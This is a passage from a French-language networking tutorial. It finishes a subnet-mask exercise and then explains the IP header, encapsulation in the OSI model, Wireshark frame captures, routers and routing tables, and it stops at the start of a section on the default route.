En fait l'énoncé est le même, mais l'on vous demande de commencer par les directeurs, puis les commerciaux, et enfin les techniciens.

Ouillouillouille ! 

Secret (cliquez pour afficher)

La bonne nouvelle, c'est que les masques restent les mêmes !

Techniciens : 255.255.252.0

Commerciaux : 255.255.254.0

Directeurs : 255.255.255.128

On passe donc à la plage des directeurs :

Le nombre magique vaut 128.

La première adresse est 10.47.192.0 et donc la dernière va être 10.47.192.127

Nous serions tentés de continuer pour la plage des commerciaux à l'adresse suivante, mais l'on sait que l'on prendrait alors des risques...

Pour les commerciaux, le nombre magique vaut 2. Il faut donc que la première adresse démarre sur un nombre pair sur son troisième octet (l'octet significatif dans le masque).

On ne peut pas démarrer en 192 puisque quelques adresses sont déjà prises par les directeurs. Il faut donc démarrer en 194. Ce qui nous donne 10.47.194.0 pour la première adresse et 10.47.195.255 pour la dernière adresse.

On continue pour les techniciens :

Le nombre magique vaut 4.

192 est un multiple de 4, mais il est déjà utilisé par les directeurs. On peut par contre prendre 196.

Ce qui nous donne 10.47.196.0 pour la première adresse et 10.47.199.255 pour la dernière adresse.

On récapitule :

Directeurs : De 10.47.192.0 à 10.47.192.127

Commerciaux : De 10.47.194.0 à 10.47.195.255

Techniciens : De 10.47.196.0 à 10.47.199.255

Et ça marche !



Heu... oui mais là on finit plus loin que la première fois, on n'aurait pas gâché plus d'adresses ?

Non, nous en avons gâché exactement le même nombre. Sauf qu'ici on le voit bien car les adresses gâchées sont dans les "trous" que nous avons laissés entre chaque plage, alors que dans le premier cas il y a des adresses gâchées, mais elles se situent après nos trois plages.

Le résultat est exactement le même !

À vous de jouer

Bon je dis de jouer, mais je sais que tout le monde ne prend pas son pied à calculer des masques de sous-réseaux... 😕
Mais globalement, vous pouvez vous entraîner en choisissant vous-mêmes vos plages d'adresses et nombre de personnes dans chaque catégorie.
Vous pouvez aussi augmenter ou diminuer le nombre de catégories.

Bref, il y a à faire et si jamais vous ne vous sentez pas à l'aise ou avez des questions, n'hésitez pas à les poster sur le forum dans la rubrique adéquate (discussions informatiques par exemple).

Bravo ! Vous venez de finir le chapitre le plus dur du cours.

Le reste, c'est de la gnognotte ! 🍩

Enfin bon... Il reste encore quelques notions essentielles à acquérir.

Maintenant que nous savons précisément ce qu'est un réseau, il serait temps de savoir comment aller d'un réseau à l'autre, et nous allons découvrir cela avec **le routage**.

Le routage

Dans ce chapitre, nous allons essayer de comprendre comment les informations transitent d'un réseau à un autre.

Nous verrons notamment :

- comment sont organisées les données au niveau de la couche 3 ;
- quel matériel est nécessaire pour communiquer d'un réseau à un autre ;
- comment les machines dialoguent d'un réseau à un autre.

Et suite à ce chapitre la **communication entre réseaux** n'aura plus de secrets pour vous.



Attention, gros chapitre en vue ! 

Un protocole, IP

Alors nous savons maintenant dialoguer sur notre réseau local grâce à la couche 2. Nous savons aussi ce qu'est un réseau. Il ne nous reste plus qu'à comprendre comment **communiquer entre réseaux**.

Pour cela, nous allons d'abord nous attarder sur le protocole de couche 3, **IP**.

Le protocole IP



Pour rappel, un protocole est un langage. Il permet aux machines qui dialoguent ensemble de se comprendre.

Pour la couche 3 du modèle OSI, c'est le **protocole IP**, ou *Internet Protocol*.

Comme pour la couche 2, nous allons devoir définir de quelles informations nous allons avoir besoin, et dans quel ordre les placer.

Déjà, nous pouvons nous douter que nous allons avoir l'adresse IP de l'émetteur ainsi que celle du récepteur. Mais il va y avoir beaucoup d'autres informations.

Dans un premier temps, nous n'allons voir que celles qui nous intéressent, et nous ajouterons petit à petit les autres éléments de l'en-tête IP.

Nous avons donc :

- Adresse IP émetteur
- Adresse IP destinataire

Jusqu'ici rien d'étonnant, il est normal d'avoir les informations identifiant les participants à la communication.



Mais nous avons dit que l'adresse IP devait toujours être accompagnée du masque ; va-t-on avoir le masque aussi dans l'en-tête IP ?

La question à laquelle il va falloir répondre est surtout : est-il nécessaire de connaître le masque d'une machine pour lui envoyer un message ?

Pour y répondre, mettons-nous dans la peau d'une machine qui veut envoyer un message à une autre.

Nous sommes la machine A qui a pour adresse 192.168.0.1/24 et nous souhaitons envoyer un message à une machine B d'adresse 192.168.1.1/24.

Ce qui est important pour moi, en tant que machine A, est de savoir si la machine B est sur mon réseau. Car si elle est sur mon réseau, je lui parlerai grâce à la couche 2. Si elle est sur un autre réseau, il faudra que je fasse appel à la couche 3.



De quoi ai-je besoin pour savoir si la machine B est sur mon réseau ?

Pour savoir si la machine B est sur mon réseau, c'est facile !

Je regarde la plage d'adresses de mon réseau, et je n'ai plus qu'à regarder si l'adresse de la machine B appartient à cette plage.

Dans notre cas, ma plage d'adresses va de 192.168.0.0 à 192.168.0.255. Elle ne contient donc pas l'adresse de la machine B 192.168.1.1.

J'en déduis donc que B n'est pas sur mon réseau et qu'il va falloir utiliser la couche 3 pour communiquer avec elle.

Et nous remarquons au passage que **nous n'avons pas eu besoin du masque de la machine B** pour savoir si elle appartenait à notre réseau.



Il ne sera donc pas utile d'indiquer le masque dans l'en-tête IP. L'adresse IP suffira.

Donc pour l'instant, nous n'avons besoin que de l'adresse IP de l'émetteur et de celle du récepteur. Nous les appellerons **adresse IP source** et **adresse IP destination**.

Nous allons donc avoir, comme pour la trame de couche 2, un format de message défini par le protocole IP. Mais pour le protocole IP, le message s'appelle un **datagramme ou un paquet**.

Le datagramme

Comme pour la couche 2, le datagramme IP va être une suite de 0 et de 1 organisés.

Voici la forme qu'il va prendre :

???	Adresse IP SRC (source)	Adresse IP DST (destination)	Données à envoyer
-----	-------------------------	------------------------------	-------------------

Datagramme IP

Nous voyons ici que le format général est proche de celui de la trame Ethernet, mais que les informations contenues sont différentes et dans un ordre différent (l'en-tête est ici indiqué en rouge et les éléments qui nous sont encore inconnus sont signifiés par des ?).

Normalement, cet en-tête devrait vous choquer !!

Non ? Si ?

Eh bien oui, **l'adresse IP de destination est en fin d'en-tête**.

Et pourtant, nous avions vu en couche 2 qu'il était important que **l'adresse MAC de destination soit en début d'en-tête** pour que la machine qui reçoit la trame sache immédiatement si celle-ci lui est destinée. Pourquoi cela serait différent pour IP ?



Les gens qui ont fabriqué le protocole IP seraient-ils tombés sur l'en-tête la tête ?

Eh bien non, au contraire. Mais pour le comprendre, nous allons devoir comprendre d'autres notions.

L'encapsulation

Pour commencer, nous allons devoir répondre à une question :




Qu'est-ce qui circule sur le réseau ?


Des trames ? Des datagrammes ? Ou les deux ?

Pour répondre à cette question, nous allons devoir nous replonger dans le modèle OSI.

Rappel du modèle OSI, modèle en 7 couches :



Et plus précisément sur l'envoi ou la réception d'une information :




Comme nous le voyons, un message est envoyé depuis la couche 7 du modèle OSI, et il traverse toutes les couches jusqu'à arriver à la couche 1 pour être envoyé sur le réseau.



Mais que devient notre message d'origine ? Ainsi que les en-têtes de chaque couche ?

En fait, un en-tête va être ajouté à chaque passage par une couche. On va ainsi accumuler les en-têtes des différentes couches.



Au passage par la couche 4, on ajoutera l'en-tête de couche 4, puis celui de couche 3 en passant par la couche 3, et ainsi de suite.


Ce mécanisme s'appelle **l'encapsulation**. Car on encapsule un message dans un autre.

Nous voyons clairement qu'au final, ce qui va circuler sur le réseau est **une trame de couche 2, qui contient le datagramme de couche 3** (qui lui-même contiendra l'élément de couche 4).

Ainsi je vous ai plus ou moins menti quand je vous ai donné le format d'une trame Ethernet. 😊



Car je ne vous ai pas dit que dans les données à envoyer, il y a avait en fait l'en-tête de couche 3, l'en-tête de couche 4, puis enfin, les données à envoyer.



Mais en fait, j'ai eu raison de vous le présenter ainsi, car la couche 2 est incapable de lire les informations de couche 3 ou de couche 4, de même qu'elle ne comprend pas les données à envoyer. Pour elle, tout cela est une suite de 0 et de 1 qu'elle est incapable de comprendre.

Donc elle ne voit ça que comme des données...

Mais maintenant, vous, vous savez que parmi ces données il y a les en-têtes des couches supérieures.

Exemple réel

Nous allons utiliser le logiciel [wireshark](#) pour voir en pratique les trames qui passent sur notre réseau.

Vous pouvez, vous aussi, si vous le souhaitez, télécharger et installer Wireshark pour voir les jolies trames que votre machine reçoit. Cependant, nous apprendrons plus tard dans le cours à nous en servir pleinement.

Wireshark est un **sniffer**. Un sniffer est **un programme qui écoute sur le réseau**, intercepte toutes les trames reçues et les affiche à l'écran.

Dans un premier temps, nous pouvons voir la liste des trames reçues lors d'une requête Google avec la question "Site du Zéro" :

184 13.045874	10.8.98.13	74.125.230.81	TCP	60752 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=42452773
185 13.083358	74.125.230.81	10.8.98.13	TCP	http > 60752 [SYN, ACK] Seq=0 Ack=1 Win=5672 Len=0 MSS=1430 SACK_PEE
186 13.083432	10.8.98.13	74.125.230.81	TCP	60752 > http [ACK] Seq=1 Ack=1 Win=524280 Len=0 TSV=424527730 TSER=
187 13.083537	10.8.98.13	74.125.230.81	HTTP	GET /search?q=site+du+zero&ie=utf-8&oe=utf-8&q=t&rls=org.mozilla:f
188 13.142648	74.125.230.81	10.8.98.13	TCP	http > 60752 [ACK] Seq=1 Ack=1275 Win=8256 Len=0 TSV=1045969635 TSE
189 13.193793	74.125.230.81	10.8.98.13	HTTP	HTTP/1.1 302 Found (text/html)

Ce n'est pas très parlant pour nous mais nous voyons que pour notre requête web, il y a eu plusieurs échanges de trames entre nous et Google.

Nous allons maintenant nous plonger dans le contenu d'une trame en cliquant sur l'une d'entre elles. Wireshark sépare les éléments de chacune des couches du modèle OSI :

▷ Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits)
▷ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
▷ Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
▷ Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
▷ Hypertext Transfer Protocol

Nous pouvons voir les éléments vus par la couche 1 (Frame 187...).

Puis la couche 2 Ethernet.

Puis la couche 3 IP, Internet Protocol.

La couche 4 que nous ne connaissons pas encore.

Et les données applicatives qui sont ici du web HTTP.

Nous allons enfin pouvoir voir le contenu de chacune des couches en cliquant sur le triangle en face d'une couche. Commençons avec la couche 2 :

▷ Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits)
▷ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
▷ Destination: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
▷ Source: Apple_16:21:84 (00:26:bb:16:21:84)
Type: IP (0x0800)
▷ Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
▷ Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
▷ Hypertext Transfer Protocol

Nous voyons bien les éléments que nous connaissons : l'adresse mac destination ; l'adresse mac source, que Wireshark reconnaît et il nous montre qu'il s'agit d'une carte réseau Apple grâce aux trois premiers octets qui sont représentatifs du constructeur de la carte ; et enfin le protocole de couche 3 utilisé qui est ici IP.

Passons ensuite à la couche 3 :

```
Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits)
Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
    Version: 4
    Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 1326
    Identification: 0xe29e (58014)
Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
Header checksum: 0xb647 [correct]
    Source: 10.8.98.13 (10.8.98.13)
    Destination: 74.125.230.81 (74.125.230.81)
Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
Hypertext Transfer Protocol
```

Nous ne connaissons pas tous ces éléments, mais nous pouvons voir en fin d'en-tête les adresses IP source et destination.

Revenons à nos moutons



Oui, nous cherchions à comprendre pourquoi l'adresse IP de destination n'était pas en début d'en-tête IP ?

Nous avons maintenant des éléments pour le comprendre.

Quand un message arrive sur une machine, il remonte les couches du modèle OSI de la couche 1 à la couche 7. Il passe donc par la couche 2 qui lit l'adresse MAC de destination :

- si c'est bien celle de la carte réseau, il lit le reste de la trame, puis transmet les données (le datagramme en fait !) à la couche 3 ;
- si ce n'est pas celle de la carte réseau, il jette la trame à la poubelle.

Donc si le message arrive à la couche 3, cela veut obligatoirement dire que **la machine sait déjà que le message lui est destiné**, puisque l'adresse MAC de destination est la sienne. **Elle n'a donc pas la nécessité de savoir immédiatement si l'adresse IP de destination est la sienne**, puisqu'elle sait déjà que le datagramme est pour elle.

On peut donc alors placer l'adresse IP de destination où l'on veut dans l'en-tête IP. Et les créateurs du protocole IP ne sont pas fous.


Nous connaissons donc maintenant deux éléments de l'en-tête IP et leur placement.

Pour découvrir les autres éléments de l'en-tête IP, nous allons dès maintenant aborder l'élément essentiel de la couche 3, le routage !

Le routage

Le routage va nous permettre d'envoyer un message en dehors de notre réseau.

Comme nous l'avons vu précédemment, les réseaux sont reliés les uns aux autres, et nous passons souvent par plusieurs réseaux pour en joindre un autre, vous vous rappelez ?



 Mais comment se fait la liaison entre ces réseaux ?

Eh bien comme pour la couche 2, nous avons un matériel spécifique pour gérer la connexion entre réseaux, **le routeur**.

Le routeur

 Le routeur est un matériel de couche 3 qui relie plusieurs réseaux

Il doit donc avoir une interface **dans chacun des réseaux auquel il est connecté**.

C'est donc tout simplement une machine qui a plusieurs interfaces (plusieurs cartes réseau) chacune reliée à un réseau. Et son rôle va être d'**aiguiller les paquets reçus entre les différents réseaux**.

Un ordinateur ayant deux cartes réseau **pourra** être un routeur.

 Mais alors qu'est-ce qui différencie un simple ordinateur d'un routeur ?

Très peu de choses en fait. La différence principale est qu'un routeur **accepte de relayer des paquets qui ne sont pas pour lui** alors qu'une simple machine les jettera à la poubelle.

Toute machine connectée à un réseau peut donc jouer le rôle de routeur. Il suffit d'activer le routage dessus. Nous verrons dans la partie pratique comment le faire.

Prenons un exemple

Nous allons nous mettre dans la peau d'un routeur.

Imaginons que nous sommes une machine ayant comme adresse MAC l'adresse 00:11:22:33:44:55 et comme adresse IP 192.168.0.1/24.

Nous recevons la trame suivante (dans laquelle nous indiquons aussi l'en-tête de couche 3) sur une de nos interfaces :

00:11:22:33:44:55	01:2B:45:56:78:ED	IP	???	IP SRC: 10.0.0.1	IP DST: 136.42.0.28	Données à envoyer	CRC
-------------------	-------------------	----	-----	------------------	---------------------	-------------------	-----

Trame Ethernet avec en-tête de couche 3

Quelques petites questions...



Quelle est l'adresse IP de la machine qui a envoyé ces informations ?

Secret (cliquez pour afficher)

Cette adresse IP est bien l'adresse IP source 10.0.0.1.



Quelle est l'adresse MAC de la machine qui a envoyé ces informations ? (Attention au piège !)

Secret (cliquez pour afficher)

Nous ne pouvons pas la connaître !

Eh oui, si vous vous rappelez la couche 2, une adresse MAC est propre à un réseau local. En dehors de ce réseau, nous ne la voyons pas. Et justement ici, la trame arrive sur l'interface de notre machine ayant pour adresse IP 192.168.0.1/24. Son réseau ne contient donc pas l'adresse IP 10.0.0.1.

La machine 10.0.0.1 ne fait donc pas partie de notre réseau et donc nous ne connaîtrons jamais son adresse MAC. 😞

L'adresse MAC que nous voyons ici en adresse MAC source est celle du dernier routeur qui nous a envoyé la trame.

Nous allons approfondir tout cela par la suite.

Et la question importante :



Que se passe-t-il quand notre machine reçoit cette trame ?

Alors là, nous allons y répondre ensemble.

La trame arrive à ma carte réseau qui reçoit les 0 et les 1 et les envoie à mon système d'exploitation.

La couche 2 de mon système d'exploitation reçoit les 0 et les 1 et les interprète pour me donner l'adresse MAC de destination de la trame.

C'est **mon adresse MAC** 00:11:22:33:44:55 !

Donc je lis la suite de l'en-tête de la trame pour voir qui m'envoie cette trame et à quel protocole de couche 3 la couche 2 doit l'envoyer. Il est inscrit IP, donc j'envoie la trame en enlevant l'en-tête Ethernet, ce qui donne le datagramme IP, à la couche 3 et plus précisément au protocole IP.

La couche 3, donc le protocole IP, lit l'ensemble des informations de l'en-tête IP, puisque nous savons maintenant que ce datagramme nous est destiné.

Et là, badaboum, l'adresse IP de destination du datagramme n'est pas la nôtre...

Mais ce n'est pas grave car nous avons vu auparavant qu'il est normal pour un routeur de recevoir un message qui ne lui est pas destiné.

Son rôle va maintenant être d'aiguiller le datagramme vers sa destination.



Mais comment fait-il cela ?

Il possède en fait une table dans laquelle est indiqué le prochain routeur auquel il doit envoyer le datagramme pour que celui-ci arrive à sa destination.

Cette table est très importante et s'appelle **la table de routage** !

Je le répète car elle est très importante : cette table est très importante et s'appelle **la table de routage** !

La table de routage

La table de routage va donc lister les routeurs auxquels je peux envoyer mon datagramme pour joindre une destination donnée. La destination donnée ne va pas être une machine, mais un réseau. Si on devait indiquer un chemin pour chaque machine sur Internet, les tables de routage seraient énormes ! 😱

On va donc avoir d'un côté la liste des réseaux que l'on veut joindre, et de l'autre la liste des routeurs à qui nous devons envoyer le datagramme pour joindre les réseaux. On appelle aussi ce routeur une **passerelle**.

Voici un exemple de **table de routage** :

Table de routage	
Réseau à joindre	passerelle
192.168.1.0/24	10.0.0.253
192.168.122.0/24	10.0.0.45
192.168.8.0/24	10.0.0.254

Les tables de routage auront donc toujours ces informations, mais selon les systèmes d'exploitation, le format de la table pourra être un peu plus compliqué et comporter des colonnes complémentaires.

Par exemple, voici la table de routage de ma machine sous Mac :

Routing tables

Internet:

Destination	Gateway	Flags	Refs	Use	Netif	Expires
default	10.8.97.1	UGSc	103	0	en1	
10/22	10.0.6.7	UGSc	0	306	en0	
10.0.4/23	10.0.6.7	UGSc	0	338	en0	
10.8.96/20	link#5	UCS	10	0	en1	
10.8.97.1	0:0:24:c6:2b:d1	UHLWI	105	4500	en1	1192
10.8.98.13	127.0.0.1	UHS	0	32841	lo0	
10.8.98.22	0:21:6a:f:bd:54	UHLWI	2	524	en1	1192
10.8.98.32	0:1f:3c:8e:b:3c	UHLWI	0	172	en1	1119
10.8.98.74	0:21:0:2e:d5:1d	UHLWI	0	64	en1	1165
10.8.98.135	0:21:6a:65:82:28	UHLWI	0	12	en1	1158
10.8.98.202	7c:c5:37:dd:47:78	UHLWI	0	0	en1	1197
10.8.98.224	0:21:0:2e:47:4	UHLWI	0	32	en1	1144
10.8.99.190	link#5	UHLWI	0	3	en1	
10.8.111.255	link#5	UHLWbI	1	268	en1	
10.37.129/24	link#8	UC	3	0	vnic1	
10.37.129.2	0:1c:42:0:0:9	UHLWI	0	2	lo0	
10.37.129.255	link#8	UHLWbI	1	246	vnic1	
10.211.55/24	link#7	UC	3	0	vnic0	
10.211.55.2	0:1c:42:0:0:8	UHLWI	0	2	lo0	
10.211.55.255	link#7	UHLWbI	1	246	vnic0	
127	127.0.0.1	UCS	0	0	lo0	
127.0.0.1	127.0.0.1	UH	8	30971989	lo0	
169.254	link#5	UCS	1	0	en1	
169.254.84.169	link#5	UHRLW	0	16	en1	
172.16.170/24	link#9	UC	2	0	vmnet1	
172.16.170.1	0:50:56:c0:0:1	UHLWI	0	7503	lo0	
172.16.170.255	link#9	UHLWbI	1	248	vmnet1	
192.168.165	link#10	UC	3	0	vmnet8	
192.168.165.1	0:50:56:c0:0:8	UHLWI	0	9116	lo0	
192.168.165.255	link#10	UHLWbI	2	282	vmnet8	

Table de routage Mac OS 2

On voit bien dans la colonne de gauche les réseaux que je veux joindre, et dans la colonne juste à sa droite les passerelles (*Gateway* en anglais) par lesquelles je dois passer pour joindre le réseau correspondant. Les autres colonnes ici ne nous intéressent pas pour l'instant.

On récapitule :

- un routeur est une machine possédant **plusieurs interfaces** ;
- chaque interface d'un routeur est connectée à un réseau, le **routeur relie ainsi plusieurs réseaux entre eux** ;
- toute machine ayant plusieurs interfaces peut jouer le rôle de routeur, même le vieux PC de mamie ;
- un routeur se différencie d'une simple machine car **il accepte de relayer des paquets qui ne lui sont pas destinés** ;
- un routeur aiguille les paquets grâce à sa **table de routage** ;
- la table de routage indique **quelle passerelle utiliser pour joindre un réseau**.

Et il est important de bien comprendre et retenir ce qui précède, car le routage est la base du fonctionnement d'Internet !

Si l'on reprend le dernier point, la table de routage indique **quelle passerelle utiliser pour joindre un réseau**. Mais cela nous amène à une question :



Si je suis connecté à Internet, dois-je avoir une route pour chacun des milliers de réseaux d'Internet ?

Pour répondre à cette question, nous allons voir qu'un mécanisme simple a été mis en place pour régler ce problème, **la route par défaut**.

La route par défaut

